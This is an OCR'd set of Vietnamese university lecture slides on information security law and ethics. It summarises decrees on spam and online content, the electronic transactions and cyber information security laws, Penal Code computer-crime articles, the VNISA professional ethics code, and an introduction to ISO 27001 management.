
Đánh số VB QPPL

Tra cứu văn bản QPPL

Thư viện pháp luật: http://thuvienphapluat.vn



Tìm kiếm nâng cao



400

1

Vai trò của luật pháp ATTT

2

Giới thiệu chung Một số văn bản

3

QPPL Việt Nam về ATTT

4

Đạo đức ATTT

Một số văn bản QPPL

1. Nghị định
2. Nghị định
3. Luật giao dịch
4. Luật an toàn thông tin mạng
5. Bộ luật hình sự

Một số văn bản QPPL

1

2

3

4

5

Nghị định

Nghị định

Luật giao dịch

Luật an toàn thông tin mạng

Bộ luật hình sự

Nghị định 90/2008/NĐ-CP

- Sửa đổi bởi Nghị định 77/2012/NĐ-CP
- Văn bản hợp nhất 2207/VBHN-BTTTT

Khái niệm

- **Thư rác (spam)** là thư điện tử, tin nhắn được gửi đến người nhận mà người nhận đó không mong muốn hoặc không có trách nhiệm phải tiếp nhận theo quy định của pháp luật [Đ3, K1]

- Thư rác = Tin nhắn rác | Thư điện tử rác

Phân loại thư rác

Điều 5. Phân loại thư rác

1. Thư điện tử, tin nhắn với mục đích lừa đảo, quấy rối hoặc phát tán virut máy tính, phần mềm gây hại.
2. Thư điện tử quảng cáo, tin nhắn quảng cáo vi phạm các nguyên tắc gửi thư điện tử quảng cáo, tin nhắn quảng cáo.

Khái niệm

- **Thư điện tử quảng cáo, tin nhắn quảng cáo** là thư điện tử, tin nhắn nhằm giới thiệu đến người tiêu dùng về các tổ chức, cá nhân hoạt động kinh doanh, hoạt động xã hội, hàng hoá, dịch vụ bao gồm cả dịch vụ có mục đích sinh lời và dịch vụ không có mục đích sinh lời [Đ3, K11].

Điều 7. Nguyên tắc gửi quảng cáo

1. Tổ chức, cá nhân **ngoại trừ nhà cung cấp dịch vụ quảng cáo** chỉ được phép gửi quảng cáo khi có sự đồng ý trước đó của người nhận
2. Nhà cung cấp dịch vụ quảng cáo chỉ được phép gửi quảng cáo cho đến khi người nhận từ chối.
3. Không gửi quá 1 thư/24 giờ
4. Không gửi quá 1 tin/24 giờ, chỉ gửi từ 7-22h.

Thu thập địa chỉ điện tử để quảng cáo

Điều 8. Nguyên tắc thu thập, sử dụng địa chỉ điện tử cho mục đích quảng cáo

1. Chỉ thu thập khi được sự đồng ý của người sở hữu địa chỉ.
2. Phải nêu rõ mục đích, phạm vi sử dụng.
3. Phải sử dụng theo đúng mục đích, phạm vi được người sở hữu cho phép.

Yêu cầu đối với gửi quảng cáo

- Phải gắn nhãn [QC], [ADV] ở đầu
- Có thông tin về người quảng cáo
- Có chức năng từ chối. Khi người nhận từ chối thì cần thông báo lại và chấm dứt việc gửi quảng cáo.
- Chi phí để từ chối quảng cáo phải do nhà cung cấp dịch vụ quảng cáo chịu.
- Cụ thể: các điều từ 9 đến 16.

Xử phạt vi phạm hành chính

- **Điều 31-33**. Thẩm quyền xử phạt
- **Điều 34-42**: Mức xử phạt

Xử phạt vi phạm hành chính

- **Điều 34**: Trao đổi, mua bán, phát tán các phần mềm thu thập địa chỉ điện tử; sử dụng để thu thập trái phép: 20-40 tr.
- **Điều 38**: Gửi quảng cáo khi chưa được sự đồng ý của người nhận: 20-40 tr.
- **Điều 39**: Gửi quảng cáo từ máy chủ ngoài Việt Nam: 60-80 tr.

Một số văn bản QPPL

1
2
3
4
5

Nghị định
Luật giao dịch
Luật an toàn
thông tin mạng

Bộ luật hình sự

Nghị định 72/2013: 6 chương, 46 điều

I. Những quy định chung

II. Quản lý, cung cấp và sử dụng dịch vụ Internet, tài nguyên Internet

III. Quản lý, cung cấp và sử dụng thông tin trên mạng

IV. Trò chơi điện tử trên mạng

V. Đảm bảo an toàn thông tin và an ninh thông tin trên mạng

VI. Điều khoản thi hành

Khái niệm (Điều 3)

- **Thông tin tổng hợp** là thông tin được tổng hợp từ nhiều nguồn thông tin về một hoặc nhiều lĩnh vực chính trị, kinh tế, văn hóa, xã hội.
- **Trang thông tin điện tử** (website) là hệ thống thông tin dùng cho việc cung cấp và sử dụng thông tin trên Internet.

Khái niệm (Điều 3)

- **Mạng xã hội** (social network) là hệ thống thông tin cung cấp cho cộng đồng người sử dụng mạng các dịch vụ lưu trữ, cung cấp, sử dụng, tìm kiếm, chia sẻ và trao đổi thông tin với nhau, bao gồm dịch vụ tạo trang thông tin điện tử cá nhân, diễn đàn (forum), trò chuyện (chat) trực tuyến, chia sẻ âm thanh, hình ảnh và các hình thức dịch vụ tương tự khác.

Phân loại trang thông tin điện tử

❑Điều 20: Phân loại trang thông tin điện tử

1. Báo điện tử
2. Trang thông tin điện tử tổng hợp
3. Trang thông tin điện tử nội bộ
4. Trang thông tin điện tử cá nhân
5. Trang thông tin điện tử ứng dụng chuyên ngành

Phân loại trang thông tin điện tử

- **Trang thông tin điện tử cá nhân** là trang thông tin điện tử do cá nhân thiết lập hoặc thiết lập thông qua việc sử dụng dịch vụ mạng xã hội để cung cấp, trao đổi thông tin của chính cá nhân đó, không đại diện cho tổ chức hoặc cá nhân khác và không cung cấp thông tin tổng hợp

- Trang thông tin điện tử cá nhân KHÔNG phải cấp phép [TT09, Đ2, K1]

Phân loại trang thông tin điện tử

- **Trang thông tin điện tử tổng** hợp là trang thông tin điện tử của cơ quan, tổ chức, doanh nghiệp cung cấp thông tin tổng hợp trên cơ sở trích dẫn nguyên văn, chính xác nguồn tin chính thức và ghi rõ tên tác giả hoặc tên cơ quan của nguồn tin chính thức, thời gian đã đăng, phát thông tin đó.

Phân loại trang thông tin điện tử

- Trang thông tin điện tử tổng hợp PHẢI cấp phép [TT09, Đ2, K1]
- Chỉ được phép đăng lại tin, không được phép đăng lại phần bình luận của độc giả [TT09, Đ2, K4]
- Có ít nhất 01 hệ thống máy chủ đặt tại Việt Nam

Mạng xã hội

- Thiết lập mạng xã hội phải cấp phép
- Người sử dụng dịch vụ mạng xã hội chịu trách nhiệm về nội dung thông tin do mình lưu trữ, cung cấp, truyền đưa trên mạng xã hội, phát tán thông tin qua đường liên kết trực tiếp do mình thiết lập

Một số văn bản QPPL

1
2
3
4
5

Nghị định

Luật giao dịch

Luật an toàn thông tin mạng

Bộ luật hình sự

Cấu trúc Luật giao dịch điện tử

1. Những quy định chung;
2. Thông điệp dữ liệu;
3. Chữ ký điện tử và chứng thực chữ ký điện tử;
4. Giao kết và thực hiện hợp đồng điện tử;
5. Giao dịch điện tử của cơ quan nhà nước;
6. An ninh, an toàn, bảo vệ, bảo mật trong giao dịch điện tử;
7. Giải quyết tranh chấp và xử lý vi phạm;
8. Điều khoản thi hành.

423

Chương II. Thông điệp dữ liệu

Điều 12: Thông điệp dữ liệu có giá trị như văn bản

Điều 13: Thông điệp dữ liệu có giá trị như bản gốc

Điều 14: Thông điệp dữ liệu có giá trị làm chứng cứ

Chương IV. Hợp đồng điện tử

Điều 33: HĐĐT là hợp đồng thực hiện bằng thông điệp dữ liệu

Điều 34: Thừa nhận giá trị pháp lý của hợp đồng điện tử

Điều 35: Các bên tự thỏa thuận về yêu cầu kỹ thuật, chứng thực, đảm bảo toàn vẹn...

Luật giao dịch điện tử

- Nghị định 26/2007/NĐ-CP: chữ ký số, chứng thực chữ ký số
- Sửa đổi, bổ sung bởi: Nghị định 106/2011, Nghị định 170/2013
- Hợp nhất bởi 2210/VBHN-BTTTT ngày 01/08/2013
- Thông tư 06/2015/TT-BTTTT: danh mục tiêu chuẩn bắt buộc áp dụng

Cấu trúc Nghị định 26/2007/NĐ-CP (1/2)

1. Quy định chung
2. Chữ ký số và chứng thư số
3. Cấp phép cung cấp dịch vụ chứng thực chữ ký số công cộng
4. Hoạt động của tổ chức cung cấp dịch vụ chứng thực chữ ký số công cộng
5. Quyền và nghĩa vụ của các bên tham gia cung cấp và sử dụng dịch vụ chứng thực chữ ký số công cộng
6. Tổ chức cung cấp dịch vụ chứng thực chữ ký số chuyên dùng

Cấu trúc Nghị định 26/2007/NĐ-CP (2/2)

7. Công nhận chữ ký số, chứng thư số và hoạt động cung cấp dịch vụ của tổ chức cung cấp dịch vụ chứng thực chữ ký số nước ngoài
8. Tổ chức cung cấp dịch vụ chứng thực chữ ký số quốc gia
9. Tranh chấp, khiếu nại, tố cáo và bồi thường
10. Thanh tra, kiểm tra và xử lý vi phạm
11. Điều khoản thi hành

Chương 1. Quy định chung

Điều 4: Tổ chức CCDVCTCKS gồm

- Công cộng: để kinh doanh
- Chuyên dùng: để giao dịch nội bộ,
- Quốc gia: Root CA, duy nhất

Điều 6: Trách nhiệm quản lý nhà nước

- Bộ TTTT: TC CCDVCTCKS quốc gia
- Ban Cơ yếu: TC CCDVCTCKS chuyên dùng phục vụ các cơ quan thuộc hệ thống chính trị

Điều 8: Giá trị pháp lý của chữ ký số

- Chữ số có giá trị như chữ ký viết tay
- Chữ ký số có thể thay con dấu và chữ ký của tổ chức
- Chứng thư nước ngoài có giá trị như chứng thư Việt Nam

Điều 52: Công nhận chữ ký số và chứng thư số nước ngoài

- Việc công nhận thuộc quyền Bộ TTTT
- Phải được cấp phép bởi nước khác
- Không kém tin cậy hơn so với quy định của Việt Nam
- Phải có văn phòng đại diện tại Việt Nam

Chương 10. Xử lý vi phạm

- Thẩm quyền xử phạt
- 8 điều (62-69) quy định chi tiết mức xử phạt đối với các vi phạm

Một số văn bản QPPL

1
2
3
4
5

Nghị định

Luật an toàn thông tin mạng

Bộ luật hình sự

Quá trình xây dựng luật

- 20/4/2012 thành lập Ban soạn thảo xây dựng Luật an toàn thông tin số...
- Rà soát, tổng kết, đánh giá thực hiện các văn bản QPPL liên quan đến ATTT
- Tham khảo kinh nghiệm các nước đặc biệt là Nhật, Trung Quốc, Mỹ, Hungary,...
- 19/11/2015 được QH XIII thông qua với tên "Luật an toàn thông tin mạng" gồm 8 Chương, 54 điều

I. Những quy định chung

- phạm vi điều chỉnh, đối tượng áp dụng,
- giải thích từ ngữ,
- nguyên tắc bảo đảm ATTTM,
- chính sách của nhà nước,
- hợp tác quốc tế,
- những hành vi bị cấm

Luật an toàn thông tin mạng đã giải thích một số từ ngữ như khái niệm an toàn thông tin mạng, mạng, hệ thống thông tin, hệ thống thông tin quan trọng quốc gia, chủ quản hệ thống thông tin, xâm phạm an toàn thông tin mạng, sự cố an toàn thông tin mạng, rủi ro an toàn thông tin mạng, đánh giá rủi ro an toàn thông tin mạng, quản lý rủi ro an toàn thông tin mạng, phần mềm độc hại, hệ thống lọc phần mềm độc hại, địa chỉ điện tử, xung đột thông tin, thông tin cá nhân, chủ thể thông tin cá nhân, xử lý thông tin cá nhân, mật mã dân sự, sản phẩm an toàn thông tin mạng, dịch vụ an toàn thông tin mạng.

II. Bảo đảm an toàn thông tin mạng

- Gồm 04 mục
- Trong đó có **Bảo vệ thông tin cá nhân** và **Bảo vệ hệ thống thông tin**
- Bảo vệ thông tin cá nhân
  - Tổ chức, cá nhân xử lý TTCN phải đảm bảo an toàn cho TTCN mình xử lý
  - Không áp dụng đối với việc xử lý TTCN cho mục đích quốc phòng, trật tự xã hội, mục đích cá nhân thuần túy.
- Bảo vệ HTTT: 5 cấp độ

III. Mật mã dân sự

- Kinh doanh sản phẩm, dịch vụ mật mã dân sự là kinh doanh có điều kiện, phải được cấp phép
- Cơ quan phụ trách: Ban Cơ yếu chính phủ

IV. Tiêu chuẩn, quy chuẩn kỹ thuật ATTTM

- Tiêu chuẩn, quy chuẩn về mật mã dân sự
  - Ban Cơ yếu Chính phủ xây dựng
  - Ban Cơ yếu Chính phủ kiểm định hoặc ủy quyền cho tổ chức khác kiểm định
- Tiêu chuẩn, quy chuẩn về sản phẩm ATTT
  - Bộ TTTT xây dựng
  - Bộ TTTT kiểm định hoặc ủy quyền cho tổ chức khác kiểm định

V. Kinh doanh trong lĩnh vực ATTTM

- Kinh doanh sản phẩm, dịch vụ trong lĩnh vực ATTTM là kinh doanh có điều kiện, phải được cấp phép
- Cơ quan phụ trách: Bộ Thông tin - Truyền thông

Một số văn bản QPPL

1

2

3

4

5

Bộ luật hình sự

Luật pháp về tội phạm máy tính

❑Bộ luật hình sự 1999 (Sửa đổi 2009)

- Điều 224 – 226b
- Thông tư liên tịch 10/2012/TTLT-BCA-BQP-BTP-BTT&TT-VKSNDTC-TANDTC

❑Bộ luật hình sự 2015

- Mục 2 Chương XXI: Tội phạm trong lĩnh vực CNTT, mạng viễn thông
- Điều 285-292

Trách nhiệm hình sự

- Đủ 16 tuổi: mọi tội
- Đủ 14 tuổi: Điều 285-290 nếu xảy ra hậu quả rất nghiêm trọng, đặc biệt nghiêm trọng
- Chuẩn bị phạm tội: không xử lý

Bộ luật hình sự 2015

Điều 285. Tội sản xuất, mua bán, trao đổi hoặc tặng cho công cụ, thiết bị, phần mềm để sử dụng vào mục đích trái pháp luật

- Khởi điểm: ... để sử dụng trái pháp luật
- Phạt tiền: 20 tr – 1 tỉ
- Phạt tù: đến 7 năm
- Bổ sung: phạt tiền, cấm hành nghề

Bộ luật hình sự 2015

Điều 286. Tội phát tán chương trình tin học gây hại cho hoạt động của mạng máy tính, mạng viễn thông, phương tiện điện tử

- Khởi điểm: thu lợi bất chính hoặc gây hại 50 tr, lây nhiễm 50 máy
- Phạt tiền: 50 tr – 500 tr
- Phạt tù: đến 12 năm
- Bổ sung: phạt tiền, cấm hành nghề

444

Bộ luật hình sự 2015

- **Điều 287**. Tội cản trở hoặc gây rối loạn hoạt động của mạng máy tính, mạng viễn thông, phương tiện điện tử
- **Điều 288**. Tội đưa hoặc sử dụng trái phép thông tin mạng máy tính, mạng viễn thông
- **Điều 289**. Tội xâm nhập trái phép vào mạng máy tính, mạng viễn thông hoặc phương tiện điện tử của người khác

Bộ luật hình sự 2015

- **Điều 290**. Tội sử dụng mạng máy tính, mạng viễn thông, phương tiện điện tử thực hiện hành vi chiếm đoạt tài sản
- **Điều 291**. Tội thu thập, tàng trữ, trao đổi, mua bán, công khai hóa trái phép thông tin về tài khoản ngân hàng
- **Điều 292**. Tội cung cấp dịch vụ trái phép trên mạng máy tính, mạng viễn thông

1 Vai trò của luật pháp ATTT

2 Giới thiệu chung về văn bản QPPL

3 Một số văn bản

4 Đạo đức ATTT

Đạo đức nghề nghiệp



Sự cần thiết của đạo đức

- Đạo đức có vai trò điều chỉnh hành vi
- Luật không thể đủ chi tiết để bao trùm mọi "ngõ ngách" của đời sống xã hội
- Trong nhiều trường hợp, vận dụng pháp luật là không khả thi
- Đạo đức bao gồm việc tuân thủ pháp luật

"Đạo đức bao gồm việc tuân thủ pháp luật": Trong đại đa số trường hợp, việc tuân thủ pháp luật là phù hợp đạo đức, vi phạm pháp luật là phi đạo đức. Tất nhiên là cũng có những ngoại lệ, như việc "tố cáo tội phạm" khi tội phạm đó là bạn bè, người thân, họ hàng... Đó là những trường hợp mà khó phân định đâu là phù hợp đạo đức, đâu là phi đạo đức.

ĐỌC BÁO
"Vấn đề đạo đức đối với người làm ATTT"

Bộ quy tắc đạo đức ATTT - VNISA

- **Tên gọi**: Bộ quy tắc đạo đức nghề nghiệp an toàn thông tin
- **Ban hành**: VNISA, ngày 30/01/2015
- **Phạm vi áp dụng**: mọi thành viên VNISA
- **Mục đích**: hướng dẫn các tổ chức, cá nhân hành nghề ATTT một cách chính trực, trọng danh dự và tin cậy

Bộ quy tắc đạo đức ATTT - VNISA

❑Cấu trúc bộ quy tắc đạo đức

- Chương 1: Quy định chung
- Chương 2: Các quy tắc đạo đức nghề an toàn thông tin (Điều 3, 4, 5, 6)
- Chương 3: Điều khoản thi hành
- Phụ lục: Những câu hỏi thường gặp

Bộ quy tắc đạo đức ATTT - VNISA

Điều 3. Với Xã hội, cộng đồng: Bảo vệ các Hệ Công nghệ thông tin (CNTT) của xã hội, của tổ chức và cá nhân

- Không thực hiện hành vi gây hại đến hệ thống CNTT của toàn xã hội, của các tổ chức và mỗi cá nhân.
- Nỗ lực làm tăng niềm tin, sự tin cậy và đóng góp xây dựng cộng đồng ATTT.

Bộ quy tắc đạo đức ATTT - VNISA

Điều 4. Về thái độ hành nghề: Thực thi công việc một cách đúng pháp luật, minh bạch, trung thực và đúng đắn

- Luôn nói thật.
- Luôn rõ ràng, công khai minh bạch công việc của mình với các bên có liên quan vào thời điểm thích hợp. Không có hành vi dấu diếm, gian dối trong khi hành nghề ATTT.
- Luôn trung thực, khách quan, đúng đắn khi lượng giá, khi đưa ra các quyết định trong khi hành nghề ATTT.
- Luôn đảm bảo tính bí mật, tính toàn vẹn của thông tin của cá nhân/tổ chức hình thành trong quá trình hành nghề trước, trong và sau khi công việc hoàn thành.

Bộ quy tắc đạo đức ATTT - VNISA

Điều 5. Với chất lượng dịch vụ: Tận tâm cung ứng dịch vụ ATTT chính xác, chuyên nghiệp và bảo đảm nhất cho cá nhân/tổ chức khác

- Tận tâm với cá nhân/tổ chức mà mình phục vụ. Tất cả để làm An toàn hơn hệ thống của cá nhân/tổ chức mà mình cung ứng dịch vụ.
- Không lạm dụng sự tín nhiệm của cá nhân/tổ chức dành cho mình.
- Luôn tránh mâu thuẫn quyền lợi khi có thể. Khi không tránh được mâu thuẫn quyền lợi, ưu tiên lợi ích của cá nhân/tổ chức mình phục vụ trên lợi ích của bản thân.
- Luôn cân nhắc sự phù hợp khả năng chuyên môn của bản thân với dịch vụ cung ứng.

Bộ quy tắc đạo đức ATTT - VNISA

Điều 6. Với nghề ATTT: Nâng cao trình độ bản thân, nỗ lực phát triển nghề ATTT trong cộng đồng

- Hợp tác, giúp đỡ với những người tuân thủ Đạo đức nghề ATTT. Không liên kết, hợp tác với những người vi phạm Đạo đức nghề ATTT.
- Nâng cao trình độ bản thân để cung ứng dịch vụ ngày một chất lượng cho cá nhân/tổ chức/cộng đồng
- Luôn chú ý phát triển, mở rộng nghề ATTT.

Bộ quy tắc đạo đức ATTT - VNISA

Điều khoản thi hành

Điều 7: Tổ chức, cá nhân vi phạm một trong các điều khoản về đạo đức hành nghề ATTT sau đây sẽ bị Hiệp hội ATTT Việt Nam (VNISA) lên án và công bố rộng rãi trong cộng đồng nghề ATTT Việt Nam và các Hiệp hội ATTT quốc tế.

CƠ SỞ AN TOÀN THÔNG TIN

Bài 11. Quản lý an toàn thông tin

Tài liệu tham khảo

1. Phạm Minh Thuấn, **Bài giảng Quản lý an toàn thông tin**, Học viện Kỹ thuật mật mã, 2016
2. Whitman, Mattord, **Principles of Information Security** (5e), Cengage Learning, 2014
3. ISO 27001:2005

1

2

3

Quản lý an toàn thông tin

Giới thiệu ISO 27001

Quản lý an toàn thông tin theo ISO 27001

An toàn Thông tin

80% là Quản lý

- Chính sách An toàn Thông tin
- Trách nhiệm An toàn Thông tin
- Phổ biến/Huấn luyện An toàn Thông tin
- Kế hoạch Kinh doanh Liên tục

20% là Công nghệ

- Hệ thống, Công cụ, Cấu trúc, v.v...

Định nghĩa

- **Quản lý** là sự tác động có mục đích của chủ thể quản lý đến một hệ thống nào đó nhằm biến đổi nó từ trạng thái này sang trạng thái khác.
- **Quản lý an toàn thông tin** là tác động lên hệ thống thông tin nhằm đưa hệ thống đó về trạng thái được đảm bảo tính bí mật, tính toàn vẹn và tính khả dụng.

Quản lý an toàn thông tin

❑Tác động lên hệ thống thông tin:

- Cài đặt phần mềm diệt mã độc
- Cài đặt, cấu hình tường lửa
- Phân quyền truy cập cho người dùng
- Thiết lập chính sách an toàn
- Đào tạo chuyên gia
- ....

Quản lý an toàn thông tin

❑ **Tác động lên hệ thống thông tin:**

- Cần những biện pháp tác động nào?
- Tác động thế nào?
- Bao nhiêu là đủ?
- Kiểm chứng kết quả thế nào?
- ....

Áp dụng tiêu chuẩn về quản lý an toàn thông tin!

Tiêu chuẩn quản lý an toàn thông tin

- COBIT - Control Objectives for Information and Related Technology (Mục tiêu quản lý đối với công nghệ thông tin và công nghệ liên quan)
- ITIL – Information Technology Infrastructure Library (Thư viện hạ tầng công nghệ thông tin)
- ISO 27001 - Information Security Management Systems (ISMS)

Áp dụng tiêu chuẩn

Tìm hiểu các tiêu chí (các yêu cầu) của tiêu chuẩn

Áp dụng các biện pháp tác động chuẩn để đạt các tiêu chí

Thực hiện kiểm định hợp chuẩn bởi tổ chức có thẩm quyền

Công bố hợp chuẩn

Lợi ích của việc tuân thủ chuẩn

1. **Cấp độ tổ chức**: Chứng chỉ như là một cam kết về nỗ lực đảm bảo an toàn của tổ chức và chứng minh sự chuẩn hóa của chính những người quản trị
2. **Cấp độ pháp luật**: chứng tỏ tổ chức đã tuân thủ luật pháp và quy định khác
3. **Cấp độ điều hành**: Mang lại hiểu biết tốt hơn về hệ thống thông tin, điểm yếu của chúng và làm thế nào để bảo vệ chúng
4. **Cấp độ thương mại**: Các thành viên, cổ đông và khách hàng tin tưởng khi thấy khả năng và sự chuyên nghiệp của tổ chức trong việc bảo vệ thông tin
5. **Cấp độ tài chính**: Tiết kiệm chi phí khắc phục các lỗ và có khả năng giảm chi phí bảo hiểm
6. **Cấp độ con người**: Cải thiện nhận thức của nhân viên về các vấn đề an toàn thông tin và trách nhiệm của họ trong tổ chức

1

Quản lý an toàn

2

